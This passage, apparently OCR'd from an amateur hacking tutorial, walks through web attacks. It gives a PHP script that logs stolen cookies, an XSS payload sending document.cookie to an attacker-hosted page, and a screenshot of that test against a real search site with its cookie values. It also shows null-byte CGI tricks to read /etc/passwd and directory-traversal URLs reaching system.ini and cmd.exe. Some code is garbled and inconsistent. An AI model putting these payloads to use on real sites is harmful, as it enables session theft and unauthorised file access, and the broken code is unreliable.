
```
<?php
$cookie=$_GET[‘cookie’];
$variabila1=fopen(“cookies.txt”,”a”);
fwrite($variabila1,$cookie);
```

f.close($variabila1);

After that we save it as some_script.php.
Than buid a scheme like so to ‘plant’ the trap ,and we upload them on a arbitrary host that supports php.

<script>window.location=’http://site.com/jucarie.php?cookie=’+’document.cookie;</script>

LIVE demonstration



NBC.com > Web Search Results - Mozilla Firefox
File Edit View History Bookmarks Tools Help
[redacted] NBC.com > Web Search Results
Select Show
HOME SCHEDULE LOCAL NEWS SPORTS SHOP CASTING EXTRAS COMMUNITY VIDEO MOBILE GAMES

Search <script>alert(document.co

○ NBC ● Web

Related Searches: hot | movie scripts | movie screenplays | solutions | free movie scripts | movie scripts online | perl scripts | tv scripts | television scripts | screenplays

Web Search results

1 - 10 of 28889 Search Results for

The page at http://nbcweb.resultspage.com says:

```
uid=40662119;
ASLTRG1=20*42*.com*15337*167*ipt.aol.com*172.181.209.70*en-us%2Cen%3Bq%3D0.5*ISO-8859-1%2Cutf-8%3Bq%3D0.7%2C*%3Bq%3D0.7*-25190531*140*1220*0*2*0;
SESTEST=1; FRQSTR=19654012|19654012|19654012|19654012|19654012; WIDVMD=*8955.GEO*; KIDVMD=*103377.GEOA*; VISKAM=*103377-64309*;
VISWEB=*8955-54608-64309*
```

OK

Target : www.nbc.com
URL scheme :
http://nbcweb.resultpage.com/search?p=q&TS=NBCWEB&%3cSCRIPT%3eALERT%28document.cookie%29%3C%2Fscript%3E
If just done the test,I tried and further but sincerely I didn’t got lucky, because you need sensibile info not just an ordinary cookie stolen, you get the picture.

10)NULL byte-CGI Exploitation

CGI (or Common Gateway Interface) is a file that it is found on web servers and it gives control at cgi and pl files.The CGI scripts and folders are used for statistics ,forms and data base commands.NULL byte is used in programming and it says the end of a string.The CGI page acceses other pages like so :

Index.cgi?pageid=2

Here pagina2.html is shown but if we modify a little like so :

Index.cgi?pageid.cgi%00

We just added NULL byte and it comes to the end all the data in the URL.Now we do the following scheme :

Index.cgi?pageid=/etc/passwd%00

11) **Directory Transversal**

Directory Transversal is an HTTP exploit and it allows the attacker to acces folders from the inside the server and to execute commands from the server's root.

- Acces Control Lists (ACLs)
- Root directory

These are two security protocols used on a server.In Access Control Lists the administrator puts limits on users and configurates all the other functions.Root directory stops users to acces files that contain sensibile data like CMD on the Windows platform and passwd folder on Linux/UNIX.

http://site.com/show.asp?view=../../../../../Windows/system.ini

What we have done the following : the URL scheme makes a request to the show.asp page from the server and sends the view parameter with the value =../../../../../Windows/system.ini .

../ represents the director we go one folder up.

Another scheme would be :

http:/site.com/scripts/..%5c../Windows/System32/
cmd.exe?/c+dir+c:\

Other tutorials I made :

***C++{ introduction}   →Download**

http://rapidshare.com/files/31452282/C___introduction_.doc.html

***networking   →Download**

http://rapidshare.com/files/31452378/networking.doc.html

***networking 2.1   →Download**

http://rapidshare.com/files/31452505/Networking_2.1_by_fl0_fl0w_.pdf.html

***networking 2.2   →Download**

http://rapidshare.com/files/31453510/networking2.2_by_fl0_fl0w_.pdf.html

*** Nume de cod &[$ 'TEORIA 7 28 14 7 21 18 22 '$]&   -introducere in criptografie si cracking.   →Download**

http://rapidshare.com/files/31453697/Nume_de_cod______TEORIA_7_28_14_7_21_18_22______2.pdf.html

*** Virusii   →Download**

http://rapidshare.com/files/31453985/Virusii.pdf.html